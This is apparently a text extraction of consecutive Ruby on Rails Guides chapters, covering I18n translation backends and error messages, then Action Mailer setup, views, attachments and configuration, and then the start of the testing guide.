The Simple backend shipped with Active Support allows you to store translations in both plain Ruby and YAML format. ²

For example a Ruby Hash providing translations can look like this:



```
{
  pt: {
    foo: {
      bar: "baz"
    }
  }
}
```


The equivalent YAML file would look like this:



```
pt:
  foo:
    bar: baz
```


As you see, in both cases the top level key is the locale. `:foo` is a namespace key and `:bar` is the key for the translation "baz".

Here is a "real" example from the Active Support `en.yml` translations YAML file:



```
en:
  date:
    formats:
      default: "%Y-%m-%d"
      short: "%b %d"
      long: "%B %d, %Y"
```

So, all of the following equivalent lookups will return the `:short` date format `"%b %d"`:




```
I18n.t 'date.formats.short'
I18n.t 'formats.short', scope: :date
I18n.t :short, scope: 'date.formats'
I18n.t :short, scope: [:date, :formats]
```

Generally we recommend using YAML as a format for storing translations. There are cases, though, where you want to store Ruby lambdas as part of your locale data, e.g. for special date formats.

5.1 Translations for Active Record Models

You can use the methods `Model.model_name.human` and `Model.human_attribute_name(attribute)` to transparently look up translations for your model and attribute names.


For example when you add the following translations:



```
en:
  activerecord:
    models:
      user: Dude
    attributes:
      user:
        login: "Handle"
      # will translate User attribute "login" as "Handle"
```

Then `User.model_name.human` will return "Dude" and `User.human_attribute_name("login")` will return "Handle".

You can also set a plural form for model names, adding as following:



```
en:
  activerecord:
    models:
      user:
        one: Dude
        other: Dudes
```


Then `User.model_name.human(count: 2)` will return "Dudes". With `count: 1` or without params will return "Dude".

5.1.1 Error Message Scopes

Active Record validation error messages can also be translated easily. Active Record gives you a couple of namespaces where you can place your message translations in order to provide different messages and translation for certain models, attributes, and/or validations. It also transparently takes single table inheritance into account.


This gives you quite powerful means to flexibly adjust your messages to your application's needs.

Consider a User model with a validation for the name attribute like this:




```
class User < ActiveRecord::Base
  validates :name, presence: true
end
```

The key for the error message in this case is `:blank`. Active Record will look up this key in the namespaces:



```
activerecord.errors.models.[model_name].attributes.[attribute_name]
activerecord.errors.models.[model_name]
activerecord.errors.messages
errors.attributes.[attribute_name]
errors.messages
```

Thus, in our example it will try the following keys in this order and return the first result:



```
activerecord.errors.models.user.attributes.name.blank
activerecord.errors.models.user.blank
activerecord.errors.messages.blank
errors.attributes.name.blank
errors.messages.blank
```


When your models are additionally using inheritance then the messages are looked up in the inheritance chain.

For example, you might have an Admin model inheriting from User:



```
class Admin < User
  validates :name, presence: true
end
```

Then Active Record will look for messages in this order:



```
activerecord.errors.models.admin.attributes.name.blank
activerecord.errors.models.admin.blank
activerecord.errors.models.user.attributes.name.blank
activerecord.errors.models.user.blank
activerecord.errors.messages.blank
errors.attributes.name.blank
errors.messages.blank
```

This way you can provide special translations for various error messages at different points in your models inheritance chain and in the attributes, models, or default scopes.

5.1.2 Error Message Interpolation

The translated model name, translated attribute name, and value are always available for interpolation.

So, for example, instead of the default error message "cannot be blank" you could use the attribute name like this :
 "Please fill in your %{attribute}".


- count, where available, can be used for pluralization if present:

validation	with option	message	interpolation
confirmation	-	:confirmation	-
acceptance	-	:accepted	-
presence	-	:blank	-
absence	-	:present	-
length	:within, :in	:too_short	count
length	:within, :in	:too_long	count
length	:is	:wrong_length	count
length	:minimum	:too_short	count
length	:maximum	:too_long	count
uniqueness	-	:taken	-
format	-	:invalid	-
inclusion	-	:inclusion	-
exclusion	-	:exclusion	-
associated	-	:invalid	-
numericality	-	:not_a_number	-
numericality	:greater_than	:greater_than	count
numericality	:greater_than_or_equal_to	:greater_than_or_equal_to	count
numericality	:equal_to	:equal_to	count
numericality	:less_than	:less_than	count
numericality	:less_than_or_equal_to	:less_than_or_equal_to	count
numericality	:only_integer	:not_an_integer	-
numericality	:odd	:odd	-
numericality	:even	:even	-

5.1.3 Translations for the Active Record `error_messages_for` Helper

If you are using the Active Record `error_messages_for` helper, you will want to add translations for it.

Rails ships with the following translations:




```
en:
  activerecord:
    errors:
      template:
        header:
          one: "1 error prohibited this %{model} from being saved"
          other: "%{count} errors prohibited this %{model} from being saved"
        body: "There were problems with the following fields:"
```



In order to use this helper, you need to install [DynamicForm](#) gem by adding this line to your Gemfile: `gem 'dynamic_form'`.

5.2 Translations for Action Mailer E-Mail Subjects

If you don't pass a subject to the `mail` method, Action Mailer will try to find it in your translations. The performed lookup will use the pattern `<mailer_scope>.<action_name>.subject` to construct the key.



```
# user_mailer.rb
class UserMailer < ActionMailer::Base
  def welcome(user)
    #...
  end
end
```



```
en:
  user_mailer:
    welcome:
      subject: "Welcome to Rails Guides!"
```

5.3 Overview of Other Built-In Methods that Provide I18n Support

Rails uses fixed strings and other localizations, such as format strings and other format information in a couple of helpers. Here's a brief overview.

5.3.1 Action View Helper Methods

- `distance_of_time_in_words` translates and pluralizes its result and interpolates the number of seconds, minutes, hours, and so on. See [datetime.distance_in_words](#) translations.
- `datetime_select` and `select_month` use translated month names for populating the resulting select tag. See [date.month_names](#) for translations. `datetime_select` also looks up the `order` option from [date.order](#) (unless you pass the option explicitly). All date selection helpers translate the prompt using the translations in the [datetime.prompts](#) scope if applicable.
- The `number_to_currency`, `number_with_precision`, `number_to_percentage`, `number_with_delimiter`, and `number_to_human_size` helpers use the number format settings located in the [number](#) scope.

5.3.2 Active Model Methods

- `model_name.human` and `human_attribute_name` use translations for model names and attribute names if available in the [activerecord.models](#) scope. They also support translations for inherited class names (e.g. for use with STI) as explained above in "Error message scopes".
- `ActiveModel::Errors#generate_message` (which is used by Active Model validations but may also be used manually) uses `model_name.human` and `human_attribute_name` (see above). It also translates the error message and supports translations for inherited class names as explained above in "Error message scopes".
- `ActiveModel::Errors#full_messages` prepends the attribute name to the error message using a separator that will be looked up from [errors.format](#) (and which defaults to `"#{attribute} #{message}"`).

5.3.3 Active Support Methods

- `Array#to_sentence` uses format settings as given in the [support.array](#) scope.

6 Customize your I18n Setup

6.1 Using Different Backends

For several reasons the Simple backend shipped with Active Support only does the "simplest thing that could possibly work" for Ruby on Rails³... which means that it is only guaranteed to work for English and, as a side effect, languages that are very similar to English. Also, the simple backend is only capable of reading translations but cannot dynamically store them to any format.

That does not mean you're stuck with these limitations, though. The Ruby I18n gem makes it very easy to exchange the Simple backend implementation with something else that fits better for your needs. E.g. you could exchange it with Globalize's Static backend:



```
I18n.backend = Globalize::Backend::Static.new
```


You can also use the Chain backend to chain multiple backends together. This is useful when you want to use standard translations with a Simple backend but store custom application translations in a database or other backends. For example, you could use the Active Record backend and fall back to the (default) Simple backend:



```
I18n.backend = I18n::Backend::Chain.new(I18n::Backend::ActiveRecord.new, I18n.back
```

6.2 Using Different Exception Handlers

The I18n API defines the following exceptions that will be raised by backends when the corresponding unexpected conditions occur:



<code>MissingTranslationData</code>	<code># no translation was found for the requested key</code>
<code>InvalidLocale</code>	<code># the locale set to I18n.locale is invalid (e.g. nil)</code>
<code>InvalidPluralizationData</code>	<code># a count option was passed but the translation data</code>
<code>MissingInterpolationArgument</code>	<code># the translation expects an interpolation argument t</code>
<code>ReservedInterpolationKey</code>	<code># the translation contains a reserved interpolation v</code>
<code>UnknownFileType</code>	<code># the backend does not know how to handle a file type</code>

The I18n API will catch all of these exceptions when they are thrown in the backend and pass them to the

`default_exception_handler` method. This method will re-raise all exceptions except for `MissingTranslationData` exceptions. When a `MissingTranslationData` exception has been caught, it will return the exception's error message string containing the missing key/scope.

The reason for this is that during development you'd usually want your views to still render even though a translation is missing.

In other contexts you might want to change this behavior, though. E.g. the default exception handling does not allow to catch missing translations during automated tests easily. For this purpose a different exception handler can be specified. The specified exception handler must be a method on the `I18n` module or a class with `#call` method:



```
module I18n
  class JustRaiseExceptionHandler < ExceptionHandler
    def call(exception, locale, key, options)
      if exception.is_a?(MissingTranslation)
        raise exception.to_exception
      else
        super
      end
    end
  end
end

I18n.exception_handler = I18n::JustRaiseExceptionHandler.new
```

This would re-raise only the `MissingTranslationData` exception, passing all other input to the default exception handler.

However, if you are using `I18n::Backend::Pluralization` this handler will also raise `I18n::MissingTranslationData: translation missing: en.i18n.plural.rule` exception that should normally be ignored to fall back to the default pluralization rule for English locale. To avoid this you may use additional check for translation key:



```
if exception.is_a?(MissingTranslation) && key.to_s != 'i18n.plural.rule'
  raise exception.to_exception
else
  super
end
```

Another example where the default behavior is less desirable is the Rails `TranslationHelper` which provides the method `#t` (as well as `#translate`). When a `MissingTranslationData` exception occurs in this context, the helper wraps the message into a span with the CSS class `translation_missing`.

To do so, the helper forces `I18n#translate` to raise exceptions no matter what exception handler is defined by setting the `:raise` option:



```
I18n.t :foo, raise: true # always re-raises exceptions from the backend
```

7 Conclusion

At this point you should have a good overview about how `I18n` support in Ruby on Rails works and are ready to start translating your project.

If you find anything missing or wrong in this guide, please file a ticket on our [issue tracker](#). If you want to discuss certain portions or have questions, please sign up to our [mailing list](#).

8 Contributing to Rails I18n

I18n support in Ruby on Rails was introduced in the release 2.2 and is still evolving. The project follows the good Ruby on Rails development tradition of evolving solutions in plugins and real applications first, and only then cherry-picking the best-of-breed of most widely useful features for inclusion in the core.

Thus we encourage everybody to experiment with new ideas and features in plugins or other libraries and make them available to the community. (Don't forget to announce your work on our [mailing list](#))

If you find your own locale (language) missing from our [example translations data](#) repository for Ruby on Rails, please [fork](#) the repository, add your data and send a [pull request](#).

9 Resources

- [rails-i18n.org](#) - Homepage of the rails-i18n project. You can find lots of useful resources on the [wiki](#).
- [Google group: rails-i18n](#) - The project's mailing list.
- [GitHub: rails-i18n](#) - Code repository for the rails-i18n project. Most importantly you can find lots of [example translations](#) for Rails that should work for your application in most cases.
- [GitHub: i18n](#) - Code repository for the i18n gem.
- [Lighthouse: rails-i18n](#) - Issue tracker for the rails-i18n project.
- [Lighthouse: i18n](#) - Issue tracker for the i18n gem.

10 Authors

- [Sven Fuchs](#) (initial author)
- [Karel Minařík](#)

If you found this guide useful, please consider recommending its authors on [workingwithrails](#).

11 Footnotes

¹ Or, to quote [Wikipedia](#): *"Internationalization is the process of designing a software application so that it can be adapted to various languages and regions without engineering changes. Localization is the process of adapting software for a specific region or language by adding locale-specific components and translating text."*

² Other backends might allow or require to use other formats, e.g. a GetText backend might allow to read GetText files.

³ One of these reasons is that we don't want to imply any unnecessary load for applications that do not need any I18n capabilities, so we need to keep the I18n library as simple as possible for English. Another reason is that it is virtually impossible to implement a one-fits-all solution for all problems related to I18n for all existing languages. So a solution that allows us to exchange the entire implementation easily is appropriate anyway. This also makes it much easier to experiment with custom features and extensions.

Feedback

You're encouraged to help improve the quality of this guide.

Please contribute if you see any typos or factual errors. To get started, you can read our [documentation contributions](#) section.

You may also find incomplete content, or stuff that is not up to date. Please do add any missing documentation for master. Make sure to check [Edge Guides](#) first to verify if the issues are already fixed or not on the master branch. Check the [Ruby on Rails Guides Guidelines](#) for style and conventions.

If for whatever reason you spot something to fix but cannot patch it yourself, please [open an issue](#).

And last but not least, any kind of discussion regarding Ruby on Rails documentation is very welcome in the [rubyonrails-docs mailing list](#).

This work is licensed under a [Creative Commons Attribution-Share Alike 3.0](#) License

"Rails", "Ruby on Rails", and the Rails logo are trademarks of David Heinemeier Hansson. All rights reserved.

Action Mailer Basics

This guide provides you with all you need to get started in sending and receiving emails from and to your application, and many internals of Action Mailer. It also covers how to test your mailers.

After reading this guide, you will know:

- ✔ **How to send and receive email within a Rails application.**
- ✔ **How to generate and edit an Action Mailer class and mailer view.**
- ✔ **How to configure Action Mailer for your environment.**
- ✔ **How to test your Action Mailer classes.**



Chapters

1. [**Introduction**](#)
2. [**Sending Emails**](#)
 - [Walkthrough to Generating a Mailer](#)
 - [Auto encoding header values](#)
 - [Complete List of Action Mailer Methods](#)
 - [Mailer Views](#)
 - [Action Mailer Layouts](#)
 - [Generating URLs in Action Mailer Views](#)
 - [Sending Multipart Emails](#)
 - [Sending Emails with Dynamic Delivery Options](#)
 - [Sending Emails without Template Rendering](#)
3. [**Receiving Emails**](#)
4. [**Action Mailer Callbacks**](#)
5. [**Using Action Mailer Helpers**](#)
6. [**Action Mailer Configuration**](#)
 - [Example Action Mailer Configuration](#)
 - [Action Mailer Configuration for Gmail](#)
7. [**Mailer Testing**](#)
8. [**Intercepting Emails**](#)

1 Introduction


Action Mailer allows you to send emails from your application using mailer classes and views. Mailers work very similarly to controllers. They inherit from `ActionMailer::Base` and live in `app/mailers`, and they have associated views that appear in `app/views`.

2 Sending Emails

This section will provide a step-by-step guide to creating a mailer and its views.

2.1 Walkthrough to Generating a Mailer


2.1.1 Create the Mailer



```
$ bin/rails generate mailer UserMailer
create  app/mailers/user_mailer.rb
invoke  erb
create  app/views/user_mailer
invoke  test_unit
create  test/mailers/user_mailer_test.rb
```

As you can see, you can generate mailers just like you use other generators with Rails. Mailers are conceptually similar to controllers, and so we get a mailer, a directory for views, and a test.

If you didn't want to use a generator, you could create your own file inside of `app/mailers`, just make sure that it inherits from `ActionMailer::Base`:




```
class MyMailer < ActionMailer::Base
end
```

2.1.2 Edit the Mailer

Mailers are very similar to Rails controllers. They also have methods called "actions" and use views to structure the content. Where a controller generates content like HTML to send back to the client, a Mailer creates a message to be delivered via email.

`app/mailers/user_mailer.rb` contains an empty mailer:



```
class UserMailer < ActionMailer::Base
  default from: 'from@example.com'
end
```

Let's add a method called `welcome_email`, that will send an email to the user's registered email address:



```
class UserMailer < ActionMailer::Base
  default from: 'notifications@example.com'

  def welcome_email(user)
    @user = user
    @url  = 'http://example.com/login'
    mail(to: @user.email, subject: 'Welcome to My Awesome Site')
  end
end
```

Here is a quick explanation of the items presented in the preceding method. For a full list of all available options, please have a look further down at the [Complete List of Action Mailer user-settable attributes](#) section.

- `default Hash` - This is a hash of default values for any email you send from this mailer. In this case we are setting the `:from` header to a value for all messages in this class. This can be overridden on a per-email basis.
- `mail` - The actual email message, we are passing the `:to` and `:subject` headers in.

Just like controllers, any instance variables we define in the method become available for use in the views.

2.1.3 Create a Mailer View

Create a file called `welcome_email.html.erb` in `app/views/user_mailer/`. This will be the template used for the email, formatted in HTML:



```
<!DOCTYPE html>
<html>
  <head>
    <meta content='text/html; charset=UTF-8' http-equiv='Content-Type' />
  </head>
  <body>
    <h1>Welcome to example.com, <%= @user.name %></h1>
    <p>
      You have successfully signed up to example.com,
      your username is: <%= @user.login %>.<br>
    </p>
    <p>
      To login to the site, just follow this link: <%= @url %>.
    </p>
    <p>Thanks for joining and have a great day!</p>
  </body>
</html>
```

Let's also make a text part for this email. Not all clients prefer HTML emails, and so sending both is best practice. To do this, create a file called `welcome_email.text.erb` in `app/views/user_mailer/`:



```
Welcome to example.com, <%= @user.name %>
=====

You have successfully signed up to example.com,
your username is: <%= @user.login %>.

To login to the site, just follow this link: <%= @url %>.

Thanks for joining and have a great day!
```

When you call the `mail` method now, Action Mailer will detect the two templates (text and HTML) and automatically generate a multipart/alternative email.

2.1.4 Calling the Mailer

Mailers are really just another way to render a view. Instead of rendering a view and sending out the HTTP protocol, they are just sending it out through the email protocols instead. Due to this, it makes sense to just have your controller tell the Mailer to send an email when a user is successfully created.

Setting this up is painfully simple.

First, let's create a simple `User` scaffold:



```
$ bin/rails generate scaffold user name email login
$ bin/rake db:migrate
```

Now that we have a user model to play with, we will just edit the `app/controllers/users_controller.rb` make it instruct the `UserMailer` to deliver an email to the newly created user by editing the `create` action and inserting a call to `UserMailer.welcome_email` right after the user is successfully saved:



```
class UsersController < ApplicationController
  # POST /users
  # POST /users.json
  def create
    @user = User.new(params[:user])
```

```

respond_to do |format|
  if @user.save
    # Tell the UserMailer to send a welcome email after save
    UserMailer.welcome_email(@user).deliver

    format.html { redirect_to(@user, notice: 'User was successfully created.') }
    format.json { render json: @user, status: :created, location: @user }
  else
    format.html { render action: 'new' }
    format.json { render json: @user.errors, status: :unprocessable_entity }
  end
end
end
end
end

```

The method `welcome_email` returns a `Mail::Message` object which can then just be told `deliver` to send itself out.

2.2 Auto encoding header values

Action Mailer handles the auto encoding of multibyte characters inside of headers and bodies.

For more complex examples such as defining alternate character sets or self-encoding text first, please refer to the [Mail](#) library.

2.3 Complete List of Action Mailer Methods

There are just three methods that you need to send pretty much any email message:

- `headers` - Specifies any header on the email you want. You can pass a hash of header field names and value pairs, or you can call `headers[:field_name] = 'value'`.
- `attachments` - Allows you to add attachments to your email. For example, `attachments['file-name.jpg'] = File.read('file-name.jpg')`.
- `mail` - Sends the actual email itself. You can pass in headers as a hash to the `mail` method as a parameter, `mail` will then create an email, either plain text, or multipart, depending on what email templates you have defined.

2.3.1 Adding Attachments

Action Mailer makes it very easy to add attachments.

- Pass the file name and content and Action Mailer and the [Mail gem](#) will automatically guess the `mime_type`, set the encoding and create the attachment.



```
attachments['filename.jpg'] = File.read('/path/to/filename.jpg')
```

When the `mail` method will be triggered, it will send a multipart email with an attachment, properly nested with the top level being `multipart/mixed` and the first part being a `multipart/alternative` containing the plain text and HTML email messages.



Mail will automatically Base64 encode an attachment. If you want something different, encode your content and pass in the encoded content and encoding in a Hash to the `attachments` method.

- Pass the file name and specify headers and content and Action Mailer and Mail will use the settings you pass in.



```
encoded_content = SpecialEncode(File.read('/path/to/filename.jpg'))
attachments['filename.jpg'] = {mime_type: 'application/x-gzip',
                               encoding: 'SpecialEncoding',
                               content: encoded_content }
```



If you specify an encoding, Mail will assume that your content is already encoded and not try to Base64 encode it.

2.3.2 Making Inline Attachments

Action Mailer 3.0 makes inline attachments, which involved a lot of hacking in pre 3.0 versions, much simpler and trivial as they should be.

- First, to tell Mail to turn an attachment into an inline attachment, you just call `#inline` on the attachments method within your Mailer:



```
def welcome
  attachments.inline['image.jpg'] = File.read('/path/to/image.jpg')
end
```

- Then in your view, you can just reference `attachments` as a hash and specify which attachment you want to show, calling `url` on it and then passing the result into the `image_tag` method:



```
<p>Hello there, this is our image</p>

<%= image_tag attachments['image.jpg'].url %>
```

- As this is a standard call to `image_tag` you can pass in an options hash after the attachment URL as you could for any other image:



```
<p>Hello there, this is our image</p>

<%= image_tag attachments['image.jpg'].url, alt: 'My Photo',
        class: 'photos' %>
```

2.3.3 Sending Email To Multiple Recipients

It is possible to send email to one or more recipients in one email (e.g., informing all admins of a new signup) by setting the list of emails to the `:to` key. The list of emails can be an array of email addresses or a single string with the addresses separated by commas.




```
class AdminMailer < ActionMailer::Base
  default to: Proc.new { Admin.pluck(:email) },
          from: 'notification@example.com'

  def new_registration(user)
    @user = user
    mail(subject: "New User Signup: #{@user.email}")
  end
end
```

The same format can be used to set carbon copy (Cc:) and blind carbon copy (Bcc:) recipients, by using the :cc and :bcc keys respectively.

2.3.4 Sending Email With Name

Sometimes you wish to show the name of the person instead of just their email address when they receive the email. The trick to doing that is to format the email address in the format "Full Name <email>".




```
def welcome_email(user)
  @user = user
  email_with_name = "#{@user.name} <#{@user.email}>"
  mail(to: email_with_name, subject: 'Welcome to My Awesome Site')
end
```

2.4 Mailer Views

Mailer views are located in the `app/views/name_of_mailer_class` directory. The specific mailer view is known to the class because its name is the same as the mailer method. In our example from above, our mailer view for the `welcome_email` method will be in `app/views/user_mailer/welcome_email.html.erb` for the HTML version and `welcome_email.text.erb` for the plain text version.

To change the default mailer view for your action you do something like:



```
class UserMailer < ActionMailer::Base
  default from: 'notifications@example.com'

  def welcome_email(user)
    @user = user
    @url = 'http://example.com/login'
    mail(to: @user.email,
         subject: 'Welcome to My Awesome Site',
         template_path: 'notifications',
         template_name: 'another')
  end
end
```

In this case it will look for templates at `app/views/notifications` with name `another`. You can also specify an array of paths for `template_path`, and they will be searched in order.

If you want more flexibility you can also pass a block and render specific templates or even render inline or text without using a template file:



```
class UserMailer < ActionMailer::Base
  default from: 'notifications@example.com'

  def welcome_email(user)
    @user = user
    @url = 'http://example.com/login'
    mail(to: @user.email,
         subject: 'Welcome to My Awesome Site') do |format|
      format.html { render 'another_template' }
      format.text { render text: 'Render text' }
    end
  end
end
```

This will render the template `'another_template.html.erb'` for the HTML part and use the rendered text for the text part. The

render command is the same one used inside of Action Controller, so you can use all the same options, such as `:text`, `:inline` etc.

2.5 Action Mailer Layouts

Just like controller views, you can also have mailer layouts. The layout name needs to be the same as your mailer, such as `user_mailer.html.erb` and `user_mailer.text.erb` to be automatically recognized by your mailer as a layout.


In order to use a different file, call `layout` in your mailer:



```
class UserMailer < ActionMailer::Base
  layout 'awesome' # use awesome.(html|text).erb as the layout
end
```

Just like with controller views, use `yield` to render the view inside the layout.

You can also pass in a `layout: 'layout_name'` option to the `render` call inside the `format` block to specify different layouts for different formats:




```
class UserMailer < ActionMailer::Base
  def welcome_email(user)
    mail(to: user.email) do |format|
      format.html { render layout: 'my_layout' }
      format.text
    end
  end
end
```

Will render the HTML part using the `my_layout.html.erb` file and the text part with the usual `user_mailer.text.erb` file if it exists.

2.6 Generating URLs in Action Mailer Views

Unlike controllers, the mailer instance doesn't have any context about the incoming request so you'll need to provide the `:host` parameter yourself.


As the `:host` usually is consistent across the application you can configure it globally in `config/application.rb`:



```
config.action_mailer.default_url_options = { host: 'example.com' }
```

2.6.1 generating URLs with `url_for`

You need to pass the `only_path: false` option when using `url_for`. This will ensure that absolute URLs are generated because the `url_for` view helper will, by default, generate relative URLs when a `:host` option isn't explicitly provided.



```
<%= url_for(controller: 'welcome',
  action: 'greeting',
  only_path: false) %>
```

If you did not configure the `:host` option globally make sure to pass it to `url_for`.



```
<%= url_for(host: 'example.com',
            controller: 'welcome',
            action: 'greeting') %>
```



When you explicitly pass the `:host` Rails will always generate absolute URLs, so there is no need to pass `only_path: false`.

2.6.2 generating URLs with named routes

Email clients have no web context and so paths have no base URL to form complete web addresses. Thus, you should always use the `"_url"` variant of named route helpers.

If you did not configure the `:host` option globally make sure to pass it to the url helper.



```
<%= user_url(@user, host: 'example.com') %>
```

2.7 Sending Multipart Emails

Action Mailer will automatically send multipart emails if you have different templates for the same action. So, for our UserMailer example, if you have `welcome_email.text.erb` and `welcome_email.html.erb` in `app/views/user_mailer`, Action Mailer will automatically send a multipart email with the HTML and text versions setup as different parts.

The order of the parts getting inserted is determined by the `:parts_order` inside of the `ActionMailer::Base.default_method`.

2.8 Sending Emails with Dynamic Delivery Options

If you wish to override the default delivery options (e.g. SMTP credentials) while delivering emails, you can do this using `delivery_method_options` in the mailer action.



```
class UserMailer < ActionMailer::Base
  def welcome_email(user, company)
    @user = user
    @url = user_url(@user)
    delivery_options = { user_name: company.smtp_user,
                        password: company.smtp_password,
                        address: company.smtp_host }

    mail(to: @user.email,
         subject: "Please see the Terms and Conditions attached",
         delivery_method_options: delivery_options)
  end
end
```

2.9 Sending Emails without Template Rendering

There may be cases in which you want to skip the template rendering step and supply the email body as a string. You can achieve this using the `:body` option. In such cases don't forget to add the `:content_type` option. Rails will default to `text/plain` otherwise.



```
class UserMailer < ActionMailer::Base
  def welcome_email(user, email_body)
    mail(to: user.email,
         body: email_body,
```

```

        content_type: "text/html",
        subject: "Already rendered!")
    end
end


```

3 Receiving Emails

Receiving and parsing emails with Action Mailer can be a rather complex endeavor. Before your email reaches your Rails app, you would have had to configure your system to somehow forward emails to your app, which needs to be listening for that. So, to receive emails in your Rails app you'll need to:

- Implement a `receive` method in your mailer.
- Configure your email server to forward emails from the address(es) you would like your app to receive to
`/path/to/app/bin/rails runner 'UserMailer.receive(STDIN.read) '.`

Once a method called `receive` is defined in any mailer, Action Mailer will parse the raw incoming email into an email object, decode it, instantiate a new mailer, and pass the email object to the mailer `receive` instance method. Here's an example:



```

class UserMailer < ActionMailer::Base
  def receive(email)
    page = Page.find_by(address: email.to.first)
    page.emails.create(
      subject: email.subject,
      body: email.body
    )


    if email.has_attachments?
      email.attachments.each do |attachment|
        page.attachments.create({
          file: attachment,
          description: email.subject
        })
      end
    end
  end
end

```

4 Action Mailer Callbacks

Action Mailer allows for you to specify a `before_action`, `after_action` and `around_action`.

- Filters can be specified with a block or a symbol to a method in the mailer class similar to controllers.
- You could use a `before_action` to populate the mail object with defaults, `delivery_method_options` or insert default headers and attachments.
- You could use an `after_action` to do similar setup as a `before_action` but using instance variables set in your mailer action.



```

class UserMailer < ActionMailer::Base
  after_action :set_delivery_options,
              :prevent_delivery_to_guests,
              :set_business_headers

  def feedback_message(business, user)
    @business = business
    @user = user
  end
end

```

```

    mail
  end

  def campaign_message(business, user)
    @business = business
    @user = user
  end

  private

  def set_delivery_options
    # You have access to the mail instance,
    # @business and @user instance variables here
    if @business && @business.has_smtp_settings?
      mail.delivery_method.settings.merge!(@business.smtp_settings)
    end
  end

  def prevent_delivery_to_guests
    if @user && @user.guest?
      mail.perform_deliveries = false
    end
  end

  def set_business_headers
    if @business
      headers["X-SMTPAPI-CATEGORY"] = @business.code
    end
  end
end

```

- Mailer Filters abort further processing if body is set to a non-nil value.

5 Using Action Mailer Helpers

Action Mailer now just inherits from `AbstractController`, so you have access to the same generic helpers as you do in Action Controller.

6 Action Mailer Configuration

The following configuration options are best made in one of the environment files (`environment.rb`, `production.rb`, etc...)

Configuration	Description
logger	Generates information on the mailing run if available. Can be set to <code>nil</code> for no
smtp_settings	Allows detailed configuration for <code>:smtp</code> delivery method: <ul style="list-style-type: none"> ▪ <code>:address</code> - Allows you to use a remote mail server. Just change it from ▪ <code>:port</code> - On the off chance that your mail server doesn't run on port 25, y ▪ <code>:domain</code> - If you need to specify a HELO domain, you can do it here. ▪ <code>:user_name</code> - If your mail server requires authentication, set the usernam ▪ <code>:password</code> - If your mail server requires authentication, set the passwor ▪ <code>:authentication</code> - If your mail server requires authentication, you need ▪ <code>:enable_starttls_auto</code> - Set this to <code>false</code> if there is a problem wi
sendmail_settings	
raise_delivery_errors	
delivery_method	
perform_deliveries	
deliveries	
default_options	Allows you to override options for the <code>:sendmail</code> delivery method. <ul style="list-style-type: none"> ▪ <code>:location</code> - The location of the sendmail executable. Defaults to <code>/usr</code> ▪ <code>:arguments</code> - The command line arguments to be passed to sendmail

Whether or not errors should be raised if the email fails to be delivered. This o

Defines a delivery method. Possible values are:

- `:smtp` (default), can be configured by using `config.action_mailer`
- `:sendmail`, can be configured by using `config.action_mailer.s`
- `:file`: save emails to files; can be configured by using `config.acti`
- `:test`: save emails to `ActionMailer::Base.deliveries` array.

See [API docs](#) for more info.

Determines whether deliveries are actually carried out when the `deliver` met


Keeps an array of all the emails sent out through the Action Mailer with delivery

Allows you to set default values for the mail method options (`:from`, `:repl`

For a complete writeup of possible configurations see the [Action Mailer section](#) in our Configuring Rails Applications guide.

6.1 Example Action Mailer Configuration


An example would be adding the following to your appropriate `config/environments/$RAILS_ENV.rb` file:



```
config.action_mailer.delivery_method = :sendmail
# Defaults to:
# config.action_mailer.sendmail_settings = {
#   location: '/usr/sbin/sendmail',
#   arguments: '-i -t'
# }
config.action_mailer.perform_deliveries = true
config.action_mailer.raise_delivery_errors = true
config.action_mailer.default_options = {from: 'no-reply@example.com'}
```

6.2 Action Mailer Configuration for Gmail

As Action Mailer now uses the [Mail gem](#), this becomes as simple as adding to your `config/environments/$RAILS_ENV.rb` file:



```
config.action_mailer.delivery_method = :smtp
config.action_mailer.smtp_settings = {
  address:           'smtp.gmail.com',
  port:              587,
  domain:             'example.com',
  user_name:          '<username>',
  password:           '<password>',
  authentication:     'plain',
  enable_starttls_auto: true }
```


7 Mailer Testing

You can find detailed instructions on how to test your mailers in the [testing guide](#).

8 Intercepting Emails

There are situations where you need to edit an email before it's delivered. Fortunately Action Mailer provides hooks to intercept every email. You can register an interceptor to make modifications to mail messages right before they are handed

to the delivery agents.




```
class SandboxEmailInterceptor
  def self.delivering_email(message)
    message.to = ['sandbox@example.com']
  end
end
```

Before the interceptor can do its job you need to register it with the Action Mailer framework. You can do this in an initializer file `config/initializers/sandbox_email_interceptor.rb`



```
ActionMailer::Base.register_interceptor(SandboxEmailInterceptor) if Rails.env.staging?
```



The example above uses a custom environment called "staging" for a production like server but for testing purposes. You can read [Creating Rails environments](#) for more information about custom Rails environments.

Feedback

You're encouraged to help improve the quality of this guide.

Please contribute if you see any typos or factual errors. To get started, you can read our [documentation contributions](#) section.

You may also find incomplete content, or stuff that is not up to date. Please do add any missing documentation for master. Make sure to check [Edge Guides](#) first to verify if the issues are already fixed or not on the master branch. Check the [Ruby on Rails Guides Guidelines](#) for style and conventions.

If for whatever reason you spot something to fix but cannot patch it yourself, please [open an issue](#).

And last but not least, any kind of discussion regarding Ruby on Rails documentation is very welcome in the [rubyonrails-docs mailing list](#).

This work is licensed under a [Creative Commons Attribution-Share Alike 3.0](#) License

"Rails", "Ruby on Rails", and the Rails logo are trademarks of David Heinemeier Hansson. All rights reserved.

A Guide to Testing Rails Applications

This guide covers built-in mechanisms in Rails for testing your application.

After reading this guide, you will know:

- ✓ **Rails testing terminology.**
- ✓ **How to write unit, functional, and integration tests for your application.**
- ✓ **Other popular testing approaches and plugins.**



Chapters

1. **Why Write Tests for your Rails Applications?**
2. **Introduction to Testing**
 - The Test Environment
 - Rails Sets up for Testing from the Word Go
 - The Low-Down on Fixtures
3. **Unit Testing your Models**
 - Maintaining the test database schema
 - Running Tests
 - What to Include in Your Unit Tests
 - Available Assertions
 - Rails Specific Assertions
4. **Functional Tests for Your Controllers**
 - What to Include in your Functional Tests
 - Available Request Types for Functional Tests
 - The Four Hashes of the Apocalypse
 - Instance Variables Available
 - Setting Headers and CGI variables
 - Testing Templates and Layouts
 - A Fuller Functional Test Example
 - Testing Views
5. **Integration Testing**
 - Helpers Available for Integration Tests
 - Integration Testing Examples
6. **Rake Tasks for Running your Tests**
7. **Brief Note About MiniTest**
8. **Setup and Teardown**
9. **Testing Routes**
10. **Testing Your Mailers**
 - Keeping the Postman in Check
 - Unit Testing
 - Functional Testing
11. **Testing helpers**
12. **Other Testing Approaches**

1 Why Write Tests for your Rails Applications?

Rails makes it super easy to write your tests. It starts by producing skeleton test code while you are creating your models and controllers.

By simply running your Rails tests you can ensure your code adheres to the desired functionality even after some major code refactoring.

Rails tests can also simulate browser requests and thus you can test your application's response without having to test it through your browser.

2 Introduction to Testing

